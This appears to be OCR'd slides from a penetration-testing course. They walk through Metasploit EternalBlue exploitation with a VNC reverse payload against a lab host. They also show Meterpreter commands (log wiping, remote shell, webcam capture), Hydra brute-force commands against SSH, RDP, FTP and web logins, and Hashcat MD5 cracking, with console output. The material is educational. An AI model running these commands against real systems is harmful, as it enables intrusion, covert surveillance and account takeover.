Let's try to change payload by using command "**use payload**…", double tap to list all available payload.

```
msf exploit(windows/ smb /ms17_010_eternalblue) > set payload windows/
set payload windows/x64/exec
set payload windows/x64/shell/bind_tcp
set payload windows/x64/loadlibrary
set payload windows/x64/shell/ bind_tcp_uuid
set payload windows/x64/meterpreter /bind_ipv6_tcp
set payload windows/x64/ reverse_tcp
---snip---
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Now, let's try to use VNC payload which we want to see the desktop screen of a target server

```
msf exploit(windows/ smb /ms17_010_eternalblue) > set payload windows/x64/vncinject/
set payload windows/x64/vncinject/bind_ipv6_tcp
set payload windows/ vncinject reverse_https
set payload windows/x64/vncinject /bind_ipv6_tcp_uuid
set payload windows/vncinject/reverse_tcp
set payload windows/x64/vncinject bind_tcp
---snip---
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Let's pick **windows/vncinject/reverse_tcp** payload

```
msf exploit(windows/ smb /ms17_010_eternalblue) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Let's pick **windows/vncinject/reverse_tcp** payload

```
msf exploit(windows/ smb /ms17_010_eternalblue) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
```

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

Type command **exploit** to perform the exploitation

```
Msf exploit(windows/ smb /ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] 192.168.56.101:445 Connecting to target for exploitation.
[+] 192.168.56.101:445 Connection established for exploitation.
[+] 192.168.56.101:445 Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.101:445 CORE raw buffer dump (27 bytes)
[*] 192.168.56.101:445 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
```

Network and Server Attacks

VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

```
[+] 192.168.56.101:445-ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.101:445-Sending egg to corrupted connection.
[*] 192.168.56.101:445-Triggering free of corrupted buffer.
[*] Sending stage (475136 bytes) to 192.168.56.101
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[+] 192.168.56.101:445 =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Session 2 created in the background.
msf exploit(windows/ smb /ms17_010_eternalblue)
```



VIII. Network and Server Attacks

4. Exploits

a. Real Life Scenario

Exploit SMB

The exploit is successful and we finally get the VNC pop up.



Contents

VIII. Network and Server Attacks

VIII. Network and Server Attacks

5. Payloads

What does Payload mean?

A payload in Metasploit refers to an exploit module. There are three different types of payload modules in the Metasploit Framework: **Singles**, **Stagers**, and **Stages**. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios. Whether or not a payload is staged, is represented by '/' in the payload name. For example, **windows/shell_bind_tcp** is a single payload with no stage, whereas **windows/shell/bind_tcp** consists of a stager (bind_tcp) and a stage (shell).

VIII. Network and Server Attacks

5. Payloads

Singles

Singles are payloads that are self-contained and completely standalone. A Single payload can be something as simple as adding a user to the target system or running calc.exe.

These kinds of payloads are self-contained, so they can be caught with non-metasploit handlers such as netcat.

VIII. Network and Server Attacks

5. Payloads

Stagers

Stagers setup a network connection between the attacker and victim and are designed to be small and reliable. It is difficult to always do both of these well so the result is multiple similar stagers. Metasploit will use the best one when it can and fall back to a less-preferred one when necessary.

Windows NX vs NO-NX Stagers

- Reliability issue for NX CPUs and DEP
- NX stagers are bigger (VirtualAlloc)
- Default is now NX + Win7 compatible

VIII. Network and Server Attacks

5. Payloads

Stages

Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter, VNC Injection, and the iPhone 'ipwn' Shell.

Payload stages automatically use 'middle stagers'

- A single recv() fails with large payloads
- The stager receives the middle stager
- The middle stager then performs a full download
- Also better for RWX

Contents

VIII. Network and Server Attacks

VIII. Network and Server Attacks

5. Meterpreter

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

Metepreter was originally written by skape for Metasploit 2.x, common extensions were merged for 3.x and is currently undergoing an overhaul for Metasploit 3.3. The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable. The client can be written in any language but Metasploit has a full-featured Ruby client API.

VIII. Network and Server Attacks

5. Meterpreter

Since the Meterpreter provides a whole new environment, we will cover some of the basic Meterpreter commands to get you started and help familiarize you with this most powerful tool. Throughout this course, almost every available Meterpreter command is covered. For those that aren't covered, experimentation is the key to successful learning. Commons used of meterpreter commands are:

- **Background**
- **Clearev**
- **Execute**
- **GetUID**
- **Shell**
- **Webcam_snap**

VIII. Network and Server Attacks

5. Meterpreter

- **Background**

The background command will send the current Meterpreter session to the background and return you to the ‘msf’ prompt. To get back to your Meterpreter session, just interact with it again.

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

VIII. Network and Server Attacks

5. Meterpreter

- **Clearev**

The clearev command will clear the Application, System, and Security logs on a Windows system. There are no options or arguments.

```
meterpreter > clearev
[*] Wiping 97 records from Application...
[*] Wiping 415 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

VIII. Network and Server Attacks

5. Meterpreter

- **Execute**

The execute command runs a command on the target.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

VIII. Network and Server Attacks

5. Meterpreter

- **GetUID**

Running getuid will display the user that the Meterpreter server is running as on the host.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

VIII. Network and Server Attacks

5. Meterpreter

- **Shell**

The shell command will present you with a standard shell on the target system.

```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

VIII. Network and Server Attacks

5. Meterpreter

- **Webcam_snap**

The webcam_snap' command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEG image. By default, the save location is the local current working directory with a randomized filename.

VIII. Network and Server Attacks

5. Meterpreter

- **Webcam_snap**

The webcam_snap' command usage:

```
meterpreter > webcam_snap -h
Usage: webcam_snap [options]
Grab a frame from the specified webcam.

OPTIONS:

    -h      Help Banner
    -i   The index of the webcam to use (Default: 1)
    -p   The JPEG image path (Default: 'gnFjTnzi.jpeg')
    -q   The JPEG image quality (Default: '50')
    -v   Automatically view the JPEG image (Default: 'true')
```

VIII. Network and Server Attacks

5. Meterpreter

- **Webcam_snap**

Eample:


```
meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Offsec/YxdhwpeQ.jpeg
meterpreter >
```

VIII. Network and Server Attacks

5. Meterpreter

- **Webcam_snap**

Eample:



Contents

IX. Password Attacks

1. Bruteforce with Hydra
2. Identify Hashes
3. Password Hashes
4. Cracking Hashes

IX. Password Attacks

1. Bruteforce with Hydra

What is Hydra?

Hydra is a parallelized network logon cracker. Hydra works by using different approaches of generating possible passwords, such as wordlist attacks, brute-force attacks and others. Hydra is commonly used by penetration testers together with a program named crunch, which is used to generate wordlists.

IX. Password Attacks

1. Bruteforce with Hydra

Install Hydra

The first step is to download and compile THC-Hydra (clean compile tested on Linux, Windows/Cygwin, Solaris, FreeBSD/OpenBSD, QNX (Blackberry 10) and MacOS).

Install hydra with the following commands:

```
$ git clone https://github.com/vanhauser-thc/thc-hydra
$ cd thc-hydra/
$ ./configure
$ make
$ make install
```

IX. Password Attacks

1. Bruteforce with Hydra

Hydra usage:

```
root@kali:~# hydra -h
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
--more--
```

IX. Password Attacks

1. Bruteforce with Hydra

Bruteforce on **HTTP-POST-FORM** example:

```
root@kali:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -v -f -t 5 192.168.1.100 http-post-form
"/wp/Forum/login.php:log=^USER^&pwd=^PASS^:login_error"
```

Bruteforce on **FTP** example:

```
root@kali:~# hydra -s 21 -V -l admin -P /usr/share/wordlists/rockyou.txt -e s -t 10 -w 5 192.168.1.100 ftp
```

IX. Password Attacks

1. Bruteforce with Hydra

Bruteforce on **SSH** example:

```
root@kali:~# hydra -s 22 -V -l admin -P wordlist.txt -t 10 -f 192.168.1.100 ssh
```

Bruteforce on **Telnet** example:

```
root@kali:~# hydra -s 23 -V -l admin -P wordlist.txt -e ns -t 10 -w 5 -f -m 192.168.1.100 telnet
```

IX. Password Attacks

1. Bruteforce with Hydra

Bruteforce on **HTTP-Login** (For HTTPS set “https-get”) example:

```
root@kali:~# hydra 192.168.1.1 http-get -v -V -l admin -P wordlist.txt -e ns -t 5 -w 30 -m / -f
```

Bruteforce on **RDP** example:

```
root@kali:~# hydra -t 4 -V -l admin -P wordlist.txt rdp://192.168.1.100
```

IX. Password Attacks

1. Bruteforce with Hydra

Bruteforce on **MySQL** example:

```
root@kali:~# hydra -t 4 -V -f -l admin -e ns -P wordlist.txt 192.168.1.100 mysql
```

Contents

IX. Password Attacks

Password Attacks

IX. Password Attacks

2. Identify Hashes

In default installed in Kali Linux, we can use **hash-identifier** to identify type of hashes which used to encrypt data and especially passwords.

hash-identifier usage:

Password Attacks

IX. Password Attacks

2. Identify Hashes

Example: we have a password hash **098f6bcd4621d373cade4e832627b4f6** and we would like know the encryption algorithms of this hash, so let's see how **hash-identifier** can help us to do this:

```
root@kali:~# hash-identifier
--------------------------------------------------------------------
 HASH: 098f6bcd4621d373cade4e832627b4f6

Possible Hashs:
[+]  MD5
[+]  Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

Now, we can see that the password is encrypted with MD5 algorithms.

Contents

IX. Password Attacks

Password Attacks

IX. Password Attacks

3. Password Hashes

For security reasons, you may want to store passwords in hashed form. This guards against the possibility that someone who gains unauthorized access to the database can retrieve the passwords of every user in the system.

Hashing performs a one-way transformation on a password, turning the password into another String, called the hashed password. “One-way” means that it is practically impossible to go the other way - to turn the hashed password back into the original password.

By default, the Personalization module uses the MD5 algorithm to perform a one-way hash of the password value and to store it in hashed form.

Password Attacks

IX. Password Attacks

3. Password Hashes

Commons Password Hashes

- **MD5**: default used on FreeBSD, NetBSD, many Linux, Cisco IOS
- **SHA-256:** default used on Ubuntu and Fedora
- **SHA-512**: default used on Ubuntu and Fedora
- **NTLM**: default used on Windows OS

Contents

IX. Password Attacks

IX. Password Attacks

4. Cracking Hashes

Most common used of password hash cracking is **Hashcat**. So what is Hashcat?

Hashcat is the world's fastest and most advanced password recovery utility, supporting five unique modes of attack for over 200 highly-optimized hashing algorithms. hashcat currently supports CPUs, GPUs, and other hardware accelerators on Linux, Windows, and OSX, and has facilities to help enable distributed password cracking. By default, Hashcat already installed in Kali Linux.

Password Attacks

IX. Password Attacks

4. Cracking Hashes

Hashcat usage:

```
root@kali:~# hashcat --help
hashcat - advanced password recovery

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long          | Type | Description                    | Example
===============================+======+================================+
=======================
 -m, --hash-type               | Num  | Hash-type, see references below | -m 1000
 -a, --attack-mode             | Num  | Attack-mode, see references below | -a 3
```

IX. Password Attacks

4. Cracking Hashes

Example: we would like to crack a sample hash **098f6bcd4621d373cade4e832627b4f6** which we already know that this password hash is using MD5, so now let's save this hash in a txt file name **HashTest.txt** and crack it with **Hashcat** by type as below:

```
root@kali:~# hashcat -m 500 HashTest.txt /usr/share/wordlists/rockyou.txt
hashcat (v5.0.0) starting...

* Device #1: Not a native Intel OpenCL runtime. Expect massive speed loss.
            You can use --force to override, but do not report related errors.
OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz, skipped.
```

IX. Password Attacks

4. Cracking Hashes

Example: we would like to crack a sample hash **098f6bcd4621d373cade4e832627b4f6** which we already know that this password hash is using MD5, so now let's save this hash in a txt file name **HashTest.txt** and crack it with **Hashcat** by type as below:

```
root@kali:~# hashcat -m 0 HashTest.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 1024/2955 MB allocatable, 4MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

IX. Password Attacks

4. Cracking Hashes

Now, the hash is cracked successfully and we can see that the password is **test**

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344389
* Bytes.....: 139921535
* Keyspace..: 14344389

098f6bcd4621d373cade4e832627b4f6:test

Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: 098f6bcd4621d373cade4e832627b4f6
```

Contents

Try Harder Time!

X. End-to-end Testing

1. Hack The Box

As a penetration tester, exercising your skills doesn't stop once you've completed this course and not even after completing your Offensive Security Certified Professional qualification. Systems change, new exploits are found, and new technologies emerge. You need to keep up-to-date and that means keeping exercising your skills. Earlier in the course, we introduced Hack The Box, an online lab which offers you the opportunity to continue your testing. It provides a range of systems to exploit with both local and root tokens to claim.

To register for access dedicate lab environment in Hack The Box, please click on the link below:

https://www.hackthebox.eu/e99a0665683611557ccb2a782ba956da/linkedin/register

Please do not share this URL, as it is intended strictly for authorized members only.

Contents

Try Harder Time!

X. End-to-end Testing

2. Capture The Flag

CTFs are computer security/hacking competitions which generally consist of participants breaking, investigating, reverse engineering and doing anything they can to reach the end goal, a "flag" which is usually found as a string of text.

Many challenges in CTFs will be completely random and unprecedented, requiring simply logic, knowledge, and patience to be solved. There is no sure-fire way to prepare for these, but as you complete more CTFs you will be able to recognize and hopefully have more clues on how to solve them.

Root-Me is a free online platform where you can access to practice and concrete your CTF skills:

https://www.root-me.org

Thank you!